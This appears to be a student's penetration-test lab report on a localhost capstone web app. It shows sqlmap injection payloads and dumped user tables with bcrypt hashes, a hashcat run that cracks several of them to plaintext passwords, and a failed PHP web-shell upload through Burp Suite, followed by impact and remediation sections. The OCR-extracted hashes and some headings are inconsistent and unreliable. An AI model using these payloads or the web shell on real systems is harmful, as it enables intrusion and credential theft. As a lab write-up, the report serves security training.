


Figure 16: location of target <http://localhost/capstone/coffee.php?coffee=1>

Use SQLmap to confirm injection:

```
sqlmap -u "http://localhost/capstone/coffee.php?coffee=1" --batch --dbs --dump -C username,password,
```

```

root@kali: /home/amin/Downloads/labs [root@kali: /home/amin]
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:40:52 /2025-10-28/
[01:40:53] [INFO] resuming back-end DBMS 'mysql'
[01:40:53] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=5dcb9f8cf50 ... 8568c84b37'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: coffee (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: coffee='1' AND 9965=9965 AND `relX`='relX'

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: coffee='1' AND (SELECT 9703 FROM (SELECT(SLEEP(5)))xxEa) AND 'Aswv'='Aswv

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: coffee='1' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7176717671,0x4b78457044705942656e4b7a4d43796a726e646167776d4d574f465452614e4a5042627649456555,0x71786b6a71),NULL,NULL-- -
[01:40:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP, Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL > 5.0.12
[01:40:53] [INFO] fetching database names
available databases [3]:

```

Figure 17: running sqlmap -u "http://localhost/capstone/coffee.php?coffee=1" --batch --dbs --dump -C username,password,

Exfiltrated table (users):

Database: peh-capstone-labs

Table: users

[9 entries]

| type | username | password |
|-------|----------|--|
| admin | jeremy | \$2y\$10\$F9bvqz5eoawlS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HIMJy |
| admin | jessamy | \$2y\$10\$meh2WXtPZgzZPZrjAmHi2ObKk6uXd2yZio7EB8t.MVuV1KwhWv6yS |
| admin | raj | \$2y\$10\$cCXaMFfLC.ymTSqu1whYWbuU38RBN900NutjYBvCClqh.UHHg/XfFy |
| user | bob | \$2y\$10\$ojC8YCMKX2r/Suqco/h.TOFTIaw5k3lo5FVSCeWjCCqL8GWwmAczC |
| user | maria | \$2y\$10\$EPM4Unjn4wnn4SjoEPJu7em6OLISImA50QS3T1jCLyh48d7Pv6Kbi |
| user | amir | \$2y\$10\$qAXjb233b7CMHc69CU.8ueluFWZDt9f08.XYJjsJ.EfC/O5JGSOqW |
| user | xinyi | \$2y\$10\$37gojoTFmj86E6NbENGg9e2Xu2z6OKKSgnjYxDkXJn/8dvSk2tKfG |
| user | kofi | \$2y\$10\$5sVvPfZOjzRTSeXJtQBGc.CfsDEwvITNklg2IF9jSBhZZ1Rq.IK3. |
| user | shamim | \$2y\$10\$H7tv3xh6GiUWWcXDqHnXWe9e2sAZyx6Bem/fovPtm5XJd94729Q42 |

```
root@kali: /home/amin/Downloads/labs [root@kali: /home/amin] root@kali: /home/amin
Session Actions Edit View Help
root@kali: /home/amin/Downloads/labs [root@kali: /home/amin]
Table: coffee
[8 entries]
+-----+-----+-----+
| type | username | password |
+-----+-----+-----+
| <blank> | <blank> | <blank> |
+-----+-----+-----+
[01:40:55] [INFO] table ``peh-capstone-labs``.coffee' dumped to CSV file '/root/.local/share/sqlmap/output/localhost/dump/peh-capstone-labs/coffee.csv'
[01:40:55] [INFO] fetching entries of column(s) ``type,password,username`` for table 'ratings' in database 'peh-capstone-labs'
[01:40:55] [INFO] fetching number of column(s) ``type ,password,username`` entries for table 'ratings' in database 'peh-capstone-labs'
[01:40:55] [INFO] resumed: 1
[01:40:55] [INFO] retrieved:
[01:40:55] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[01:40:56] [INFO] retrieved:
[01:40:56] [INFO] retrieved:
[01:40:56] [INFO] retrieved:
[01:40:56] [INFO] retrieved:
Database: peh-capstone-labs
Table: ratings
[1 entry]
+-----+-----+-----+
| type | username | password |
+-----+-----+-----+
| <blank> | <blank> | <blank> |
+-----+-----+-----+
[01:40:56] [INFO] table ``peh-capstone-labs``.ratings' dumped to CSV file '/root/.local/share/sqlmap/output/localhost/dump/peh-capstone-labs/ratings.csv'
[01:40:56] [INFO] fetching entries of column(s) ``type ,password,username`` for table 'users' in database 'peh-capstone-labs'
Database: peh-capstone-labs
Table: users
```

1.

Figure 18: SQLmap identifies the injection point and successfully dumps sensitive tables including users.

```

Session Actions Edit View Help
root@kali: /home/amin/Downloads/labs [ ] root@kali: /home/amin [x]
[01:40:56] [INFO] retrieved:
[01:40:56] [INFO] retrieved:
[01:40:56] [INFO] retrieved:
Database: peh-capstone-labs
Table: ratings
[1 entry]
+-----+-----+-----+
| type | username | password |
+-----+-----+-----+
| <blank> | <blank> | <blank> |
+-----+-----+-----+
[01:40:56] [INFO] table ``peh-capstone-labs'.ratings' dumped to CSV file '/root/.local/share/sqlmap/output/localhost/dump/peh-capstone-labs/ratings.csv'
[01:40:56] [INFO] fetching entries of column(s) `type,password,username` for table 'users' in database 'peh-capstone-labs'
Database: peh-capstone-labs
Table: users
[9 entries]
+-----+-----+-----+
| type | username | password |
+-----+-----+-----+
| admin | jeremy | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdbYLFBaCSzXvo2HtegQdNg/Hlmjy |
| admin | jessamy | $2y$10$meh2WXRZgzZDZrjAmH2obk6uXd2yZit7EB8t.MVnV1KwhhVeyS |
| admin | raj | $2y$10$cXamFLC.ymTSqu1whYWbuU38RN900NutjYBvC1lh.UHHg/XFFy |
| user | bob | $2y$10$ojC8yCMKX2r/Sugco/h.TOFTIaw5k3l05FVScEWjcCqLB8GwmAcZc |
| user | maria | $2y$10$EPm4unjnawnn4Sj0EPJu7em6OLISImA500QS3TljCLyh48d7Pv6kB1 |
| user | amir | $2y$10$qAXjb23b7CMlC69CU.8ueluFWZD9f08.XYJjsJ.EFC/05JGSqW |
| user | xinyi | $2y$10$37gojoTFmj86E6NbENG9e2Xuz6OKKsgnjyxdkXjN/8dVsK2tkf6 |
| user | kofi | $2y$10$5svPvFz0jzRTSeXJtQBGc.CfsdEwvITNkg2fF9jsBhZZ1Rq.TK3 |
| user | shamim | $2y$10$H7cvxh6GiUWwxDgHnXWe9e2sAzyx6Bem/FovPtm5Xjd9472942 |
+-----+-----+-----+
[01:40:56] [INFO] table ``peh-capstone-labs'.users' dumped to CSV file '/root/.local/share/sqlmap/output/localhost/dump/peh-capstone-labs/users.csv'
[01:40:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
[*] ending @ 01:40:56 /2025-10-28

2. [root@kali: ~] 

```

Figure 19: SQLmap identifies the injection point and successfully dumps sensitive tables including admin users.

3. Vulnerable Parameter

- **Parameter:** coffee (GET)
- **Type of SQL Injection:**
 - Boolean-based blind
 - Time-based blind
 - UNION query

Note: The `users` table contains 9 accounts, including admin accounts, with password hashes (bcrypt `$2y$10$...`).

5. Proof of Concept

Example payload used for UNION-based injection:

```
coffee=1' UNION ALL SELECT  
NULL,NULL,NULL,NULL,CONCAT(0x7176717671,0x4b78457044705942656e4b7a4d43796a726  
e646167776d4d574f465452614e4a5042627649456555,0x71786b6a71),NULL,NULL-- -
```

This retrieves sensitive information from the `users` table without authentication.

6. Impact

- **Confidentiality:** Attackers can extract usernames, password hashes, and user roles (admin/user).
 - **Integrity:** Malicious users could potentially modify database records.
 - **Availability:** Time-based injections may slow down the database or application.
 - **Overall Risk: Critical,** as admin credentials are exposed.
-

7. Recommendations

1. Input Validation & Parameterized Queries:

- Use prepared statements / parameterized queries in PHP (PDO or MySQLi) for all database access.

2. Sanitization:

- Validate and sanitize GET parameters. Do not allow raw user input in SQL queries.

3. Access Control:

- Restrict sensitive data to authorized users only.

4. Hashing & Salting:

- Passwords are hashed with bcrypt, which is good. Ensure proper salting and rehashing policies.

5. Web Application Firewall (WAF):

- Consider adding a WAF to mitigate SQL injection attacks.

6. Testing:

- Conduct full penetration tests to ensure all SQL injection points are secured.

Conclusion:

The coffee parameter in coffee.php is critically vulnerable to SQL injection, allowing attackers to retrieve sensitive user data, including admin credentials. Immediate remediation is required.

3 Find out Admin user credentials

Critical: SQL Injection Leading to Admin Credential Disclosure

Severity: Critical

Affected host: `http://localhost/capstone/coffee.php?coffee=1`

Vulnerability type: SQL Injection (Boolean-based, Time-based, UNION) → Sensitive data exfiltration (stored credentials)

Risk: Remote data disclosure of user accounts (including admin), full credential compromise in lab environment

```

root@kali: /home/admin/Downloads/labs [root@kali: /home/admin]
[+] starting @ 02:03:40 /2025-10-28/
[02:03:40] [INFO] resuming back-end DBMS 'mysql'
[02:03:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: coffee (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: coffee='1' AND 9965=9965 AND 'relX'='relX

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: coffee='1' AND (SELECT 9703 FROM (SELECT(SLEEP(5)))XXea) AND 'Aswv'='Aswv

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: coffee='1' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7176717671,0x4b78457044705942656e4b7a4d43796a726e646167776d4d574f465452614e4a5042627649456555,0x71786bea71),NULL,NULL-- 

[02:03:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54

```

Figure 20: sqlmap -u "http://localhost/capstone/coffee.php?coffee=1" --batch --dbs --dump -C username,password,

1. Summary / Executive impact

An SQL injection vulnerability exists in the coffee parameter of coffee.php. Using automated testing (sqlmap) the database peh-capstone-labs was enumerated and the users table was retrieved, exposing account usernames, bcrypt password hashes and account types. Offline cracking (hashcat) produced plaintext passwords for admin accounts. In a production system this allows full account takeover (including admin) — **Critical**.

2. Evidence (captured outputs)

Tool / commands used (lab):

- sqlmap -u "http://localhost/capstone/coffee.php?coffee=1" --batch --dbs --dump -C username,password,type
- Output saved under sqlmap default output path (e.g. `~/.local/share/sqlmap/output/localhost/dump/peh-capstone-labs/`)

Server / stack (from sqlmap):

- OS: Linux Debian
- Web: Apache 2.4.54, PHP 7.4.33

- DBMS: MySQL >= 5.0.12

Databases discovered:

- information_schema, peh-capstone-labs, performance_schema

Exfiltrated table (users):

Database: peh-capstone-labs

Table: admin users

[3 entries]

| type | username | password |
|-------|----------|---|
| admin | jeremy | \$2y\$10\$F9bvqz5eoawlS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HIMJy |
| admin | jessamy | \$2y\$10\$meh2WXtP7gzZPZrjAmHi2ObKk6uXd2yZio7EB8t.MVuV1KwhWv6yS |
| admin | raj | \$2y\$10\$cCxaMFCL.ymTSqu1whYWbuU38RBN900NutjYBvCClqh.UHHg/XfFy |

```

root@kali: /home/amin
root@kali: /home/amin/Downloads/labs [root@kali: /home/amin] 
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: coffee='1' AND (SELECT 9703 FROM (SELECT(SLEEP(5)))XxEa) AND 'Aswv'='Aswv

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: coffee='1' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7176717671,0x4b78457044705942656e4b7a4d43796a726e646167776d4d574f465452614e4a5042627649456555,0x71786b6a1),NULL,NULL-- 

[02:03:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54
back-end DBMS: MySQL > 5.0.12
[02:03:41] [INFO] fetching entries of column(s) 'type',password,username' for table 'users' in database 'peh-capstone-labs'
Database: peh-capstone-labs
Table: users
[9 entries]
+-----+-----+-----+
| type | username | password |
+-----+-----+-----+
| admin | jeremy | $2y$10$F9bvqz5eoawlS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HIMJy |
| admin | jessamy | $2y$10$meh2WXtP7gzZPZrjAmHi2ObKk6uXd2yZio7EB8t.MVuV1KwhWv6yS |
| admin | raj | $2y$10$cCxaMFCL.ymTSqu1whYWbuU38RBN900NutjYBvCClqh.UHHg/XfFy |
| user | bob | $2y$10$ojC8YCMKX2r/Suqco/h.TOFTIaw5k3lo5FVSCew/CcqL8GWwmAeZC |
| user | maria | $2y$10$EPM4Unjn4mn45joEPJu7em60L1Sim450QS3T1jCLyh48d/PV6KBi |
| user | amir | $2y$10$oAXjh233b7CMHc69CU.BueLuFW20t9f08.XYJjsJ.EFc/05JGSQqW |
| user | xinyi | $2y$10$37gojoTfmj86E6NbENG9e2Xuzz0KKsgnjYxdkXjn/8dvsk2tkFG |
| user | kofi | $2y$10$svVpfZOjzRTSeXtQBGC.cfsDevwITNk1g21F9JSBhZZ1Rq.IK3 |
| user | shamim | $2y$10$17rv3xh6giUWcXDqhnXWe9e2sAZyx6Bem/fovptm5XJd94729042 |

[02:03:41] [INFO] table `peh-capstone-labs`.users' dumped to CSV file '/root/.local/share/sqlmap/output/localhost/dump/peh-capstone-labs/users.csv'
[02:03:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'

[*] ending @ 02:03:41 /2025-10-28

[root@kali:~/Downloads/labs]

```

Figure 21: In this picture we see the three admin users

Cracked hashes (hashcat run provided):

Command used (lab):

```

root@kali:~/home/admin/Downloads/labs [root@kali:~/home/admin]
* Bytes.....: 290
* Keyspace..: 36
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target...: hash7.txt
Time.Started.: Mon Oct 27 22:04:27 2025 (3 secs)
Time.Estimated.: Mon Oct 27 22:04:30 2025 (0 secs)
Kernel.Feature.: Pure Kernel (password length 0-72 bytes)
Guess.Base....: File (simplepasswd.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#01....: 40 H/s (5.46ms) @ Accel:4 Loops:32 Thr:1 Vec:1
Recovered....: 6/9 (66.67%) Digests (total), 0/9 (0.00%) Digests (new), 6/9 (66.67%) Salts
Progress.....: 324/324 (100.00%)
Rejected.....: 0/324 (0.00%)
Restore.Point.: 36/36 (100.00%)
Restore.Sub.#01.: Salt:8 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#01...: flaki → Flaca
Hardware.Mon.#01.: Temp: 73c Util: 94%
Started: Mon Oct 27 22:04:21 2025
Stopped: Mon Oct 27 22:04:31 2025

(root@kali)-[~/home/admin]
# hashcat -m 3200 -a 0 hash7.txt simplepasswd.txt --show
$2$0$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HIMJy:(captain1)
$2$0$ojC8YCMK2r/Succo/h.T0FTIaw5k3Io5FVSCeWjCCqL8GWwmAccZc:qwertv
$2$0$0EPMAUnjn4wn4SjoePJuem6OL1SmA5Q0S3T1jClyh8d7Pv6KB1:maria
$2$0$0sqAXjb233b7CMHc69CU.8ue1ufFWZDf9f08.XYJjsJ.EFc/05JGS0gQ:cheesecake
$2$0$055sVvPFz0jzRTSeXjtQBGc.CfsDEwITNkig2If9jSBhzZ1Rq.IK3.:paris
$2$0$0H7tv3xh6GIUWWCXDqHnXWee2sAzyx6Bem/fovPtmXJd94729Q42:quer1234
#
```

Figure 22: hashcat -m 3200 -a 0 hash7.txt simplepasswd.txt --force --show

| admin | jeremy | \$2y\$10\$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HIMJy =(captain1)

Note: The jeremy account is an admin and the plaintext password recovered is captain1 (lab cracker result).

3. Vulnerability details

- Location:** coffee GET parameter on coffee.php
- Issue:** Parameter is injected unsafely into SQL query without proper parameterization or sufficient input validation/escaping.
- Techniques observed:** Boolean-based blind, Time-based blind (SLEEP), UNION-based retrieval — sqlmap successfully used these to enumerate DB and dump contents.
- Why it matters:** Attackers can enumerate schema, extract user tables and password hashes, and offline-crack hashes to obtain plaintext credentials. With admin credentials, an attacker can take full control of the application.

4. Reproduction (non-destructive / summary)

This reproduction was performed in a controlled lab environment you provided. Do not run these steps against systems without authorization.

1. Run automated enumeration (sqlmap) against the vulnerable parameter:
`sqlmap -u "http://localhost/capstone/coffee.php?coffee=1" --batch --dbs --dump -C username,password,type`
 2. Confirm peh-capstone-labs database and users table contents are returned (see Evidence).
 3. Export password hashes to a file and perform offline cracking with hashcat mode 3200 (bcrypt) using a wordlist; some hashes were cracked (see Cracked hashes).
-

5. Impact

- **Confidentiality:** High — password hashes and plaintext passwords for accounts (including admin) were exposed.
- **Integrity:** High — with admin access, attacker can modify data, change credentials, add backdoors.
- **Availability:** Medium — attacker could disrupt service, delete data, or lock out legitimate admins.
- **Scope:** All users stored in users table; admin accounts jeremy, jessamy, raj compromised (at least jeremy cracked).
- **Business impact (example):** Unauthorized access to admin functions, data leakage, reputational damage, regulatory issues if production data were involved.

6. Immediate mitigation (short term / emergency)

1. **Take site offline or disable the vulnerable endpoint** until patched (for production only; in lab you may patch and retest).
 2. **Rotate compromised credentials** for all admin users immediately (force password reset).
 3. **Invalidate all active sessions** (destroy session store) so stolen session cookies cannot be reused.
 4. **Increase monitoring** and enable alerting for unusual DB queries.
 5. **Audit logs** to confirm no further unauthorized actions were taken.
-

Modify POST request and Upload Shell using Burpsuite




Figure 23: Location where I upload file <http://localhost/capstone/index.php>

Intercepted POST request in Burp Suite during file upload.





Figure 24: Intercepted POST request in Burp Suite during file upload.

Modified the request to upload a PHP reverse shell:

The screenshot shows the Burp Suite interface with the following details:

- Request:** POST /capstone/upload_process.php HTTP/1.1
- Headers:**
 - Host: localhost
 - User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.6)
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip,deflate,br
 - Content-Type: multipart/form-data; boundary=----geckoformboundaryc892af03a415dc24f733408172014298
 - Content-Length: 79241
 - Origin: http://localhost
 - Connection: keep-alive
 - Referer: http://localhost/capstone/index.php
 - Cookie: PHPSESSID=98ae010d3ab51e1224c1f303daba0f7b
 - Upgrade-Insecure-Requests: 1
 - Priority: uE0,i
- Body:** -----geckoformboundaryc892af03a415dc24f733408172014298
Content-Disposition: form-data; name="uploadedFile"; filename="logo.png"
Content-Type: image/png
- Response:** A large binary file download, likely the uploaded logo.

Figure 26: under the png I put here pay load <?php system(\$_GET['cmd']); ?>
And change the file name shell.php



Not Found

The requested URL was not found on this server.

Apache/2.4.54 (Debian) Server at localhost Port 80

Figure 27: when I off the intercept burpsuite and send and refresh the page it shows not found

Its not Executed via:

http://localhost/capssttöne/upload_proces/shell.php?cmd=whoami

Result

Expected Result

- **Login:** Inputs should be sanitized and should not be vulnerable to XSS or SQL injection.
 - **XSS:** The page should not reflect or store any script execution.
 - **SQL Injection:** The login should be protected against SQL injection, and database errors should not be exposed.
 - **Admin Credentials:** Admin credentials should not be easily accessible or hardcoded in files.
 - **File Upload:** The file upload system should reject dangerous file types (e.g., PHP files) and should ensure that only allowed file types are uploaded.
-

What should be the tested result

Actual Result

What have you found!


Actual Result

